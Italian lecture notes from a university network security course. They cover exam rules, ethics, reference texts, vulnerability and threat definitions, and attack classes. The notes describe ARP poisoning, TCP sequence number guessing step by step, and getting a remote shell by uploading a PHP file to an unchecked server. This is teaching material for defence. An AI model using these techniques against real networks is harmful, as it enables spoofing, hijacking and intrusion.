Facebook è un **Anycast address**, ovvero a differenza del Broadcast/multicast/etc, ho un indirizzo associato ad un pool di server e la sua semantica è che non voglio contattare tutti i server, ma a me basta che mi risponda uno solo e sono felice. L'anycasting è utilissimo per l'affidabilità, se associo il mio DNS ad un anycast address ho un indirizzo dietro il quale ho un battaglione di server DNS. Ma se viene meno l'indirizzo non accedo proprio a niente.

**Quando viene meno il DNS?** Con attacchi come MIRAI del 2016 che mette in ginocchio il DNS perché manda in affanno i server DNS. Se però butto giù i router il DNS, con i suoi server resta su, ma facendo così non mi funziona più l'instradamento verso l'indirizzo IP del server DNS.

Parliamo della valutazione per l'esame:

- 35% del voto legato ad un progetto tipicamente pratico, per complementare le nozioni che vedo in aula. Posso ad esempio decidere di fare un firewall. Crack di reti wifi lo fanno tutti e sta pure su github quindi sì, ma secondo me gli girano le palle a vederlo. Gruppi di max 4 persone elaborato da consegnare 7 giorni prima e deve essere completo di documentazione e codice sorgente.
- 65% del voto dipende dall'esito di una prova orale che va a verificare sia la teoria che quello che ho fatto nel progetto. L'orale è "una chiacchierata" sugli argomenti del corso.

Il progetto di gruppo deve essere di gruppo. In genere si vede quando qualcuno ha fatto da traino. Non dobbiamo copiare di progetti vecchi o fatti in altri corsi. Se ho un progetto fatto in un altro corso devo incrementare in qualche modo.

Le slide non sono esaustive e consiglia sempre di integrare con libri di testo e articoli. (Dall'anno prossimo diventa di 9 CFU per fare attività pratica). Ovviamente non andiamo oltre, ma se proprio ci piace ci dà degli strumenti per esercitarci al di là delle ore per 6 CFU.

Ci farà vedere il framework del **docker security playground** che usa per far esercitare gli studenti nell'effettuare attacchi etc. è una sorta di poligono di tiro.

Può chiedere di realizzare un laboratorio su docker security playground che poi va in una repository unina. Vedremo durante le lezioni questo playground in azione per far vedere come funziona quel particolare argomento.

**Per ricevimento stanza 4-08 ultimo ufficio al quarto piano dell'edificio 3 venerdì 15-17, si può fare anche ricevimento online.**

## Etica Della Sicurezza

In questo corso trattiamo una materia molto delicata, la sicurezza è delicata perché sono competente in un ambito in cui facilmente posso scivolare dalla parte del torto.

Quello che lui vuole da noi è che diventiamo tutti "suoi amici" vuole le nostre mail dove gli riportiamo eventuali errori e problemi di sicurezza.

Devo studiare tutto con un approccio offensive ma ai fini della difesa. Devo sempre tenermi dal lato etico della barricata! Nel nostro caso, etico vuol dire che "evito di spingermi troppo oltre anche se sto solo studiando". Questo è uno dei motivi per cui ci abbiamo il poligono di tiro (cyber range).

Lo scopo del corso è quello di realizzare degli esperti di sicurezza, non degli **skiddies** ovvero coloro che non sanno fare niente se non eseguire qualche codice malevolo e via.

## Materiale Didattico

Esistono molti testi di riferimento. Lui preferisce il libro di William Stallings: "Network Security Essentials Applications and Standards" a questo si aggiunge un "cryptography and network security: principles e pratce" (più vicino a secure system design) e "computer security: principles and pratice" (equivalente al primo libro di stallings).

Useremo anche riferimenti meno tradizionali alcuni dei quali sono purtroppo ormai obsoleti. Tra questi:

- Hacking exposed (una sorta di bibbia per chi vuole sperimentare). Ha una serie di specializzazioni dove trovo altri libri su altri rami di hacking.
- Riferimenti formali per vari protocolli mi vado a vedere definizioni etc su RFC: [www.ietf.org](http://www.ietf.org)
- Riferimenti INFORMALI su Phrack Magazine [www.phrack.com](http://www.phrack.com) una specie di rivista online, che tratta argomenti anche avanzati di sicurezza.

**Per sperimentare che useremo? Useremo KALI LINUX**, una versione di **linux** già customizzata per fare penetration testing. Trovo installati la maggior parte dei tool. La stessa versione di **LINUX** serve nel playground e ne abbiamo una versione containerizzata (non ha interfaccia grafica ovviamente). I tool sono di vario tipo e si va dalla raccolta di informazioni al monitoraggio della rete. Ha varie suite per l'attacco alle reti wireless. C'è una parte molto importante che non vediamo che è quella che ci permette di fare un analisi "forense" di un attacco.

## Network Security “Concetti Generali” (Slide L02)

Abbiamo già parlato della triade della sicurezza CIA (Confidentiality, Integrity, Availability) ma è UNA delle cose da considerare. Quali sono però i requisiti che devo garantire sui domini? **I collegamenti sui nodi che compongono la rete e gli end-system**. La rete esiste per far sì che gli end system possano parlare tra loro, se la rete la si paragona ad un grafo gli end system sono nodi foglia. Un end system non è solo il mio PC ma anche un server ed è un END SYSTEM di tipo SERVER. **Quindi distinguo tra sistemi che sono alla frontiera della rete e sistemi che sono dentro la rete**. I sistemi all'interno li chiamo almeno Router, poi posso aver switch, access point etc etc.

**L'access point a cosa serve?** A ricevere le comunicazioni wireless dalle stazioni e mandarle poi alle altre stazioni. È ovvio che, quando parlo di rete, si parla sia di elementi terminali che di link on the wire tra i vari nodi. Quando cerco il mio nemico devo considerare che tutti i dati possono essere compromessi.

Chi fa NS ha sempre la dicotomia tra HOST e RETE, questo perché se stacco dalla rete l'host ho che il problema di sicurezza è isolato al mio dispositivo. **È più facile lavorare sulla sicurezza se mi concentro sull'host di una rete**, posso anche precisamente dire cos'è un ruolo privilegiato infatti se prendo l'utente root su Unix ho chiari i contorni del ruolo giocato da quell'utente. Ancora una volta, se prendo una rete eterogenea qual è il ruolo privilegiato in quella rete? Deve essere qualcosa che integra in sé i ruoli privilegiati dei singoli componenti della rete.

**Le reti sono anarchiche per definizione, quindi è difficile centralizzare il controllo in una rete di calcolatori.** LA RETE INTERNET è l'architettura più aperta che ci sia, purtroppo se do apertura totale ho problemi che lievitano. Non posso dare per scontato che posso centralizzare una infrastruttura di controllo in una rete di questo tipo.

Internet non posso nemmeno studiarla dal punto di vista di come è fatta e quale sia la sua topologia. La rete cresce e si modifica dinamicamente.

In generale Bellovin da una legge sul networking: “Una rete, se è rete, tende ad interconnettersi” ma c'è un altro principio fondamentale; i collegamenti in rete e quindi come si espande ed evolve è in modo completamente decentralizzato.

Il fatto che le reti si interconnettono per loro natura e che lo fanno alla frontiera (edge), piuttosto che nelle parti centrali (core), porta a constatare che sia impossibile fare una topologia della rete! Questo non fa altro che rinforzare l'idea di impossibilità di un modello centralizzato di rete; tale considerazione segue anche quello che ho visto con i vari protocolli.

Quando vedo un unico root name server quella non è una sola macchina ma sono N macchine (anche se quella è la radice di un albero) per garantire la ridondanza. La sicurezza, di per sé, non la posso vedere come qualcosa calata dall'alto poiché alla rete si può accedere in moltissimi modi.

**Un concetto che ogni tanto sfugge è che i problemi in rete in realtà non si verificano perché ci sono utenti cattivi, ma perché ci sono problemi come quelli di ieri (down di FB).** Quello probabilmente è un errore benigno. Tipi di fallimenti in rete possono essere:

- Corruzione di dati in transito
- Timeout
- End-system spenti
- Problemi di raggiungibilità (routing) [il down del 4 ottobre di Facebook]

Ad esempio, se sto facendo comunicazione satellitare e ho una condizione avversa dal punto di vista meteorologico allora ho una corruzione di dati in transito. Se un sistema viene spento da hacker allora è un problema di sicurezza. Ma se succede perché uno ha sbagliato e ha premuto reset allora non è un problema di sicurezza.

**Una regola generale** mi dice che: "Se una cosa può accadere per errore, può succedere per fini malevoli."

Faremo un'analisi per dire che cos'è una vulnerabilità, in generale la definiamo come una debolezza di un sistema ed è qualcosa che è presente o meno.

## Computer Security Vs Software Security

Qual è la differenza tra la sicurezza di un computer e la sicurezza di una rete? Noi abbiamo dato per scontato che la rete fosse più generica dei computer ma se vediamo i termini abbiamo che:

**Computer security:** termine generico utilizzato per indicare l'insieme di strumenti progettati per proteggere i dati e bloccare gli hacker su un nodo di elaborazione.


**Network security:** termine specifico, **ma** entra in gioco ogni volta che esiste la possibilità di trasferire dati sfruttando una rete.

Torniamo al concetto di vulnerabilità, attacco e minaccia

- **Vulnerabilità:** un difetto, un imperfezione che rende non perfetto un oggetto di interesse. L'errore può stare:
  - Nel progetto (di design)
  - Nell'implementazione
  - Nel deploy dell'oggetto (metto in esercizio in modo vulnerabile).

Se prendo un esempio banale immaginandoci di avere una repository git con un codice perfetto e lo metto nella repository, mettendoci anche la chiave per accedere in SSH al server dove metto quella parte di codice; ma metto a visione pubblica questa chiave e quindi sto sbagliando (in teoria questa chiave non la deve avere nessuno all'infuori del proprietario). La vulnerabilità può allora sorgere in questi tre punti. Un difetto di implementazione potrebbe essere il **buffer overflow**, questo tipo di vulnerabilità potrebbe esistere nel sistema ma potrebbe non manifestarsi mai. Esso si manifesta se c'è un avversario che vuole sfruttarlo! Come si presenta la minaccia? Non lo so a priori.

- **Attacco:** Il modo con cui una potenziale entità sfrutta una o più vulnerabilità di un sistema. In particolare, si divide in:
  - Attacco passivo (sinistra), in cui si apprendono le informazioni trasmesse sulla rete tramite intercettazione (eavesdropping) e/o monitoraggio di essa
  - Attacco attivo (destra), in cui si modifica il flusso dei dati o immette nella rete flussi di dati falsi. Le strategie di difesa in questo caso mirano a rilevare l'attacco ed a ripristinare il sistema da eventuali danni o rallentamenti collegati ad essi.



- **Minaccia (threat): la capacità di un'attaccante di sfruttare una vulnerabilità e portare a termine un attacco.** Un hacker esperto è in grado di sfruttare le cosiddette 3B:
  - Burglary: Violazione
  - Bribery: Corruzione
  - Blackmail: estorsione

Questi tre concetti li trovo definiti in maniera diversa a seconda del contesto.

Se non esistessero vulnerabilità, le minacce ci sarebbero ancora? Sì. Gli attacchi? No.

Che cosa ho in rete? Ho gli elementi terminali che non sono solo i client, ma anche i server ed entità paritetiche (p2p) ed in fine i vari tipi di collegamento. Il collegamento tra client e server avviene tra due foglie in una topologia, per far sì che il client raggiunga il server bisogna far instradare la comunicazione facendola passare per nodi intermedi che non sono end system. La rete in senso stretto, vale a dire i collegamenti, sono:

- Wired
- Wireless

Il mondo wireless è il mondo più aperto per antonomasia. Qualsiasi cosa trasferisco in questo dominio la trasferisco potenzialmente a tutti, a meno che non uso una tecnica di comunicazione che sia crittografata.

### **Crittografare i dati in un mondo wireless è importantissimo.**

La definizione di NS è più specialistica di Computer security e il dominio di applicazione delle tecniche di NS è molto più ampio perché diamo per scontato il nostro intervento durante una comunicazione.

Quali sono le tipiche vulnerabilità negli HOST? A me l'host interessa SOLAMENTE come nodo di rete. Se l'host parla in rete diventa un mio problema e il nostro obiettivo è di evitare che qualcuno male intenzionato sfrutti una vulnerabilità del mio host. Se questa vulnerabilità non va verso l'esterno ed è confinata allora è qualcosa del dominio del SO o dell'applicazione. **Se riesco a sfruttare questa vulnerabilità per aver un effetto al di là dell'app e del computer in esercizio sono andato nell'ambito nella NS.**

Es.

Quando faccio upload della tesi, do un file ad un server remoto. Se quel server non guarda che dati riceve, e io carico un file php invece che pdf, allora riesco a sfruttare la possibilità di eseguire un processo all'interno di questo server. Questo server, a seguito di queste azioni, può essere esposto e posso richiamare una shell per eseguire comandi sulla macchina target. Ho sfruttato la vulnerabilità di un'applicazione che gira su di un nodo che ha un certo sistema operativo ma l'ho usata per produrre un effetto che è un collegamento in rete verso di noi. FTP è uno dei primi esempi che possiamo considerare, poiché può dare la scrittura sui file.

## Vulnerabilità di rete e domande fondamentali:

1. Cosa può fare un potenziale attaccante? Sapere questo significa avere suggerimenti su quali sono le difese da predisporre.
2. Dove si trova l'attaccante? Fuori? E fuori che vuol dire? All'esterno del mio perimetro? Sta dentro la mia rete? In questi casi cambia lo scenario
3. Che cosa siamo intenzionati a proteggere?

Se io metto un server web nella mia organizzazione non posso pensare di chiuderlo, lo esporrò poiché è un servizio che voglio offrire e cerco di farlo in maniera controllata; evitando di metterlo vicino a parti che **non devono essere esposte**. L'idea di avere la parte demilitarizzata dell'architettura di rete è dedicata a questo.

Le cose che non voglio proprio esporre le metto in un'altra porzione della rete detta militarizzata, così facendo impedisco la contaminazione degli assets.

## Vulnerabilità in un mondo a livelli:

- **Link layer:** ARP spoofing, ARP è un protocollo che traduce IP in MAC e **funziona solo in locale in un dominio di broadcast**. Se voglio comunicare con lui, mando la richiesta in broadcast con scritto "chi è che ha la cosa per comunicare con me?" TUTTI ricevono il messaggio, chi vede il suo indirizzo IP manda il reply. Se ci fosse un mal intenzionato che risponde al posto suo lo assocerei per primo. Il protocollo ARP ha la caratteristica che permette di mandare un ARP gratuito, ovvero posso mandare una richiesta che non è stimolata da nulla ed è inutile. Perché mando un ARP? La richiesta ARP la mando perché dico che: voglio il MAC address di un IP e io invece ho questo IP e questo MAC address. Questa roba va in rete e cosa fanno tutti i nodi che non sono destinazioni? Se lo segnano lo stesso in cache perché magari un giorno o l'altro devo comunicare con questo che sta a fa la richiesta. Se mando una ARP gratuita sto popolando le cache. Se io ci metto l'IP di un altro sto facendo ARP poisoning.
- **Network layer:** faccio IP address forgery, ovvero credo un indirizzo IP forgiato ad hoc
- **Transport layer:** faccio TSP sequence number guessing
- **Application layer:** worm inviati attraverso e-mail

Vediamo rapidissimamente la parte di ARP

## ARP SPOOFING

- Traduzione di indirizzi IP in indirizzi di rete locale

```
sromano$ tcpdump -ennqti en1 |( arp |)  
listening on en1, link-type EN10MB (Ethernet), capture size 65535 bytes  
ARP, length 42: Request who-has 192.168.178.20 tell 192.168.178.1, length 28  
ARP, length 42: Reply 192.168.178.20 is-at 00:23:12:0f:82:de, length 28
```

- E se rispondessimo al posto di un altro?
  - la prima risposta 'di solito' è quella che vince...

Nel pezzo di codice sto facendo una semplice request di ARP. Il mio MAC address lo sanno tutti perché sto nel frame ethernet che sto mandando.

Se io rispondo al posto di altri a queste richieste mando in confusione il tutto e tutta la rete.

Vediamo ora una cosa più complicata che richiede di ricordare il three way handshaking con TSP.

Io mando un segmento TSP di tipo SYN, e ci sarà il mio sequence number del client. Il server risponde con il suo sequence number e l'ACK è il mio sequence+1, in più i bit si ACK e SYN+ACK ad 1. Infine, manda anche il ACK

### 3-WAY HANDSHAKE IN TCP



- In alcune (obsolete) versioni di TCP, il numero di sequenza iniziale (Initial Sequence Number – ISN) viene incrementato di un valore costante 'k' dopo ogni connessione ed ogni 500 msec...

In alcune versioni di TCP il numero di sequenza iniziale viene scelto in pseudo random ma si incrementa di valore costante o ad ogni connessione o ad ogni mezzo secondo. Questa cosa a che può servire?

Posso mandare un msg ad un server dove ho il numero di seq iniziale e il server risponde con il suo e l'ack, io prendo e mi calcolo il valore dell'SYN+ACK e così posso intercettare le comunicazioni.

### ATTACCO “SEQUENCE NUMBER GUESSING”

- X attiva una connessione legittima con S per apprendere il valore di  $ISN_S$ :

$X \rightarrow S : SYN(ISN_X)$

$S \rightarrow X : SYN(ISN_S), ACK(ISN_X)$

- X finge di essere T:

$X \rightarrow S : SYN(ISN_X), SRC = T$

$S \rightarrow T : SYN(ISN_S + k), ACK(ISN_X)$

$X \rightarrow S : ACK(ISN_S + k), SRC = T,$

$X \rightarrow S : SRC = T, 'dati dell'attacco'$

Se io fingo di essere un altro, nell'header IP metto l'indirizzo IP sorgente di chi voglio impersonare. Il server a chi risponde? A me? No a chi sto impersonando e gli risponde al sequence number+k. Ma perché ho fatto questa cosa? Per vedere l'initial sequence number del server, poi fingo di essere un altro ancora e il server non risponde a me ma al nuovo end-point che sto impersonando e io mando un ack dove faccio il guessing del sequence number. E allora il server crede di essersi connesso con il finto destinatario ma in realtà si è connesso a me.

Che problema è possibile creare? Il target nel momento in cui si vede arrivare un SYN+ACK non stimolato da un SYN manderà il RESET. Se al server mando il reset io attaccante perdo la connessione; allora faccio un denial of service al server e mi faccio poi un dead host.

# Lezione 4 06/10/2021

## SEQUENCE NUMBER GUESSING: PROBLEMI

- T vede il segmento "SYN+ACK" inviato da S:
  - secondo la specifica, risponderà con un segmento di tipo RST (RESET)
- X deve evitare che ciò avvenga
  - possibili soluzioni:
    - impersonare un host non attivo ('dead host')
    - sferrare, in parallelo, un attacco Denial of Service (DoS) verso T, per evitare che possa inviare il segmento RST
- Ma:
  - molto spesso, i firewall non inoltrano agli host pacchetti associati a connessioni che essi non hanno inizializzato:
    - in tal caso, l'host T non vedrà mai il segmento SYN+ACK e, di conseguenza, non invierà mai il segmento RST!
  - ...i cosiddetti "side-effect" dei meccanismi per la sicurezza.

Ci eravamo lasciati con alcuni tipi di attacco possibili in base ai livelli dello stack protocollare, per quanto riguarda lo spoofing con il protocollo ARP lo vedremo in seguito e per adesso ripartiamo dal sequence number guessing.

Il messaggio fondamentale del corso è: "devo sempre fare i conti con il fattore umano". Che vuol dire? Che l'anello debole nella catena della sicurezza siamo noi, siamo soggetti a fare errori e dobbiamo essere alimentati e inquiniamo anche l'ambiente. Siamo quanto di peggio si possa trovare e quanto di peggio si possa affrontare in ambito di sicurezza.

Cercheremo per il resto della lezione di dare un'idea di quella che è una tassonomia di concetti e entità nella cyber sec.

- Avversari differenti hanno caratteristiche e competenze differenti
- Un hacker alle prime armi non riuscirà mai a violare un moderno algoritmo di crittografia
- Un hacker esperto è invece in grado di sfruttare le cosiddette "3 B":
  - "*Burglary*"
    - violazione (di domicilio, ma anche di una risorsa di rete...)
  - "*Bribery*"
    - corruzione
  - "*Blackmail*"
    - estorsione
      - <https://hbr.org/2009/10/when-hackers-turn-to-blackmail-2>
- Qualsiasi progetto di un sistema sicuro dipende fortemente dalla conoscenza del nemico!

Posso declinare le **minacce** lungo direzioni diverse, troveremo spesso i termini messi di sopra. Il termine come Burglary non viene dall'informatica, ma dalla vita reale, (violazione di un nodo di rete, ho a che fare

con la “polizia postale”), Birbery (corruzione), Blackmail (ricatto). Queste tre sopra sono dette le 3B che un hacker esperto può sfruttare.

Faremo anche una rapida carrellata dei vari tipi di hacker con cui si può avere a che fare:

- Skiddies, hacker per divertimento non sono sempre super competenti
- Hacker più competenti ma sempre JOY Hacker (lo fanno per capriccio)

Entrambe le categorie sopra non vanno sottovalutate, perché uno per “capriccio” può fare il guaio serio.

Un altro aspetto che possiamo intuire è legato ai soldi, infatti, c’è un enorme business intorno alla sicurezza sia per chi attacca che per chi difende. Le e-mail di phishing e il semplice spam hanno il loro perché.

Se devo guadagnare affino l’ingegno e per questo le competenze nell’ambito del “non lecito” stanno aumentando vertiginosamente. Inoltre, lo scambio di informazioni tra community di hacker porta a diffondere i problemi a macchia d’olio.

Oggi si parla molto di spionaggio industriale. In che consiste? Entro in una organizzazione avversaria per estrapolare delle informazioni avversarie e portarle nelle mie organizzazioni. Chi si occupa di realizzare queste attività per arrivare all’obiettivo effettua delle operazioni tutt’altro che lecite.

Quando parlo di **advanced persistent threats (APT)** parlo proprio di questo, parlo degli attacchi che sono persistenti e complessi poiché prendo posizione nel target e mantengo un profilo basso. Queste operazioni possono essere realizzate per mezzo di malware che installano dei worm e mi consentono il movimento laterale al fine di prendere possesso della struttura. In questo contesto non parlo di hacker normali ma di hacker professionisti e che lo fanno per mestiere. Il fatto che siano tanti è giustificato dalla percezione che si ha di riuscire a guadagnare in maniera semplice anche grandi quantità di denaro/bitcoin. In questo caso parliamo di crimini a tutti gli effetti.

Spesso le tecniche usate sono molto avanzate e in contesti non solo tecnici. Ad esempio, possono usare tecniche di:

- Social engineering,
- Bribery,
- Wiretapping (intercettazione)

Quindi anche abilità che richiedono di saper interagire a livello sociale. Ci sono poi strumenti per automatizzare queste tecniche e con il social engineering si è dimostrato che spesso si riesce a penetrare là dove in genere non si riesce a penetrare.

C’è una professionista, Rachel Tobak, che su Twitter ha postato spesso esempi di attacco e come il social engineering possa andare ad effettuare un attacco che va a carpire info riservate, come ad esempio: come accedo alla parte amministrativa della rete senza aver scritto mezza riga di codice perché mi viene letteralmente detto.

Tutto questo fa pensare alla presenza di attaccanti nemici all’esterno della rete, ma in realtà spesso il problema non sta fuori ma sta all’interno. Questo è il caso più antipatico in assoluto poiché posso avere il problema all’interno perché qualcuno da fuori già è entrato, oppure un membro della mia organizzazione mi si è ritorto contro. Altri casi possono essere la vera e propria infiltrazione.

Quando qualcuno si trova all’interno ho il problema che già ha passato le mura perimetrali e quindi il firewall non serve più, a questo punto mi servono una pletora di tecniche per gestire tutta questa situazione; ad esempio, adottando politiche **role based** dove in base ai ruoli si può accedere alle varie zone della mia organizzazione. Ovviamente questo non risolve il problema ma può comunque aiutare.

Per concludere questa carrellata di personaggi abbiamo gli “007 informatici” sono vere e proprie spie che sono pagate dai governi per carpire informazioni on demand su richiesta. Ci sono informazioni in cui queste persone tengono non un profilo basso, ma di più.

Per chiudere questa lunghissima introduzione, diamo rapidamente un occhio agli standard. Oggi probabilmente facciamo un fuoriprogramma totale parlando di cose che non sono di security per poi seguirlo nella sperimentazione.

## OSI Security Architecture

Per gli standard ho gli **OSI (open system interconnection)** dove vi faremo riferimento, ma non utilizzeremo. L'architettura di sicurezza è così composta:

- **Security attack:** un'azione o una serie di azioni che consente ad una minaccia di sfruttare una vulnerabilità. La minaccia diventa un attacco quando sfrutta una vulnerabilità.
- **Security mechanism:** qualcosa che introduco per evitare che un attacco avvenga o per riprendermi da esso.
- **Security service:** è considerato superiore a livello semantico, lo realizzo mediante l'idea di fornire una soluzione integrata di meccanismi di sicurezza sovrapposti per irrobustire i nostri sistemi. Sottolineiamo che il servizio è sempre generato per la questione di domanda e offerta

Se prendessi **RFC4949** che ci trovo? Definizioni di threat e attack ma in maniera più pesante. Non vado nel dettaglio ma ho sempre lo stesso nucleo concettuale.

### Threat

A potential for violation of security, which exists when there is a circumstance, capability, action, or event that could breach security and cause harm. That is, a threat is a possible danger that might exploit a vulnerability.

### Attack


An assault on system security that derives from an intelligent threat; that is, an intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade security services and violate the security policy of a system.

Un assalto può provenire da più parti e avere una strategia significativa, è distruttivo.

Se ora vado a declinare un attacco secondo **RFC4949** esso può essere di due tipologie diverse:

- **Attacco passivo:** qualcosa che faccio senza fare nessuna azione in prima persona. Se mi metto in rete e attivo wireshark sto chiedendo solo di vedere tutti i pacchetti che transitano nella mia rete. È un attacco? Dipende, se non potrei farlo su quella rete sì. Se metto una sonda vampiro che succhia i dati con tecniche di wire tapping sto solo ascoltando ma sto facendo una cosa che non si può fare.

## ATTACCHI PASSIVI [Stallings]




Dall'immagine osserviamo quello che può essere un caso di sniffing o eavesdropping (origliare), con Darth che è il cattivo e non intacca le comunicazioni.

Se mentre ascolto, vedo il traffico e cerco di decodificarlo, divento attivo? Dipende da cosa intendo per attivo. Secondo **RFC4949** l'attivo altera le risorse del sistema, per cui la risposta è no. Se io sto sniffando il traffico, anche https, io vedo il traffico ma l'attaccato non se ne accorge, non sono ancora attivo. Ma se io prendo queste info, me le salvo e ci lavoro sopra? Ancora passivo.

- **Attacco attivo:** faccio qualcosa di proattivo sulla rete.

## ATTACCHI ATTIVI [Stallings]



Darth potrebbe come minimo dirottare il traffico. Questi due non parlano più tra di loro direttamente, ma pensando di essere in comunicazione. Lui può pure non solo fare il nodo di rete ma fare anche il router (Per farlo in Linux basta cambiare un flag). E posso inoltrare i dati, veramente con poche nozioni un attacco del genere si fa. **Stiamo ovviamente nel caso in cui DARTH sta nella stessa rete locale di BOB e ALICE perché hanno usato ARP.**

Ma se usassi il DNS e non ARP? È la stessa cosa solo che devo conoscere i server DNS dei due.

**Come faccio lo spoofing di un pacchetto IP?** Prima dovevo usare le socket grezze e fare tutto un bordello. Oggi uso Skapy, un tool in python che crea pacchetti di rete, il quale prende e crea un pacchetto IP o TCP in base a quello che mi serve.

**Caratteristiche degli attacchi passivi:** sono usati per intercettare dati, monitoraggio. Con il semplice monitoraggio posso fare delle attività di finger printing. Ad esempio, se usiamo **nmap**, anche attraverso **tool** grafici come Zen Map faccio solo la parte di scoperta di una topologia; questo è interessantissimo perché posso realizzare una mappa dei vari nodi e collegamenti di una rete estraendo info sull'IP, il SO etc. Questo tool mi fa anche clustering.

Se questo lo fa l'amministratore di rete è utilissimo se lo fa qualcun altro può dare fastidio e sollevare questioni. Se nella mia organizzazione dico che è illegale fare sniffing nessuno fa sniffing, ma come faccio a non basarmi solo sulla fiducia? Quando prendo un Mac dalla apple academy, mi installo bit torrent mi arriva una mail e mi dice "non si fa", se installo wireshark allora se ne accorgono e mi dicono che stai a fa?.

Un attaccante con attacco attivo che fa? Sta prendendo delle iniziative per portare a termine un attacco, sono tipologie di attacco attivo:

- **Masquerade:** un'entità finge di essere un'altra entità. Se faccio IP spoofing sto facendo masquerade. Se ci sono porzioni che non corrispondono al vero sto mascherando qualcosa. Richiede l'impiego di una delle forme menzionate di attacco attivo (modifica o creazione di flussi di dati)
- **Replay:** sto replicando qualcosa. Prevede la cattura in modo "passivo" dei dati e poi li ripropongo in modo attivo al fine di produrre un effetto autorizzato. Prendo una frame di autenticazione e poi la uso per accedere ad un access point sto facendo replay.
- **Modification of messages:** alcune porzioni di un messaggio "legittimo" vengono modificate, oppure alcuni messaggi vengono ritardati o riordinati per produrre un effetto autorizzato. Mi metto tra due entità che comunicano, e cambio i messaggi.
- **Denial of service:** Impedisce il normale uso, o gestione, degli strumenti di comunicazione in rete (availability) in maniera attiva rompo le scatole a qualcuno in rete.

Per andare a concludere, le stesse definizioni che abbiamo visto e che abbiamo toccato con lo standard OSI le vediamo per X.800

## SECURITY SERVICES

- Secondo lo standard X.800\*:  
*"A service provided by a protocol layer of communicating open systems and that ensures adequate security of the systems or of data transfers"*
- Secondo la solita RFC 4949:  
*"A processing or communication service provided by a system to give a specific kind of protection to system resources"*

\*X.800 : Security architecture for Open Systems Interconnection for CCITT applications

Esprime una tassonomia diversa rispetto a quella vista prima che è specifica sulla rete. I security services per lo Standard X.800 sono definiti come: "servizio fornito da un livello di un protocollo o da dei sistemi della suite OSI che garantisce sicurezza adeguata dei sistemi di trasferimento dei dati"

Per X.800 posso avere diverse categorie di servizio e due di esse appartengono ai pilastri della sicurezza: Confidentiality e integrity dei dati, poi abbiamo anche altri aspetti:

- **Autenticazione:** non ti faccio fare niente se tu non mi dici chi sei


- **Controllo accessi:** dopo che mi hai detto chi sei vado a fare una verifica.
- **Non ripudio**
- I due che abbiamo detto prima:
  - **Data Confidentiality**
  - **Data Integrity**

Oggi i protocolli di rete stanno cercando di fare mutua autenticazione, poiché è cruciale autenticare il client al server ma è importante anche il viceversa, il server mi deve dire chi è. Io come utente finale non voglio usare un servizio di cui non ho certezza, questo non è obbligatorio ma si sta andando in quella direzione.

Che cos'è il **non ripudio**? È la possibilità di essere certi che una certa azione sia stata compiuta da una certa entità.

## Un modello per la network security

Qual è il modello che prendo come riferimento per la **crittografia a chiave simmetrica**, utile per garantire il non ripudio?



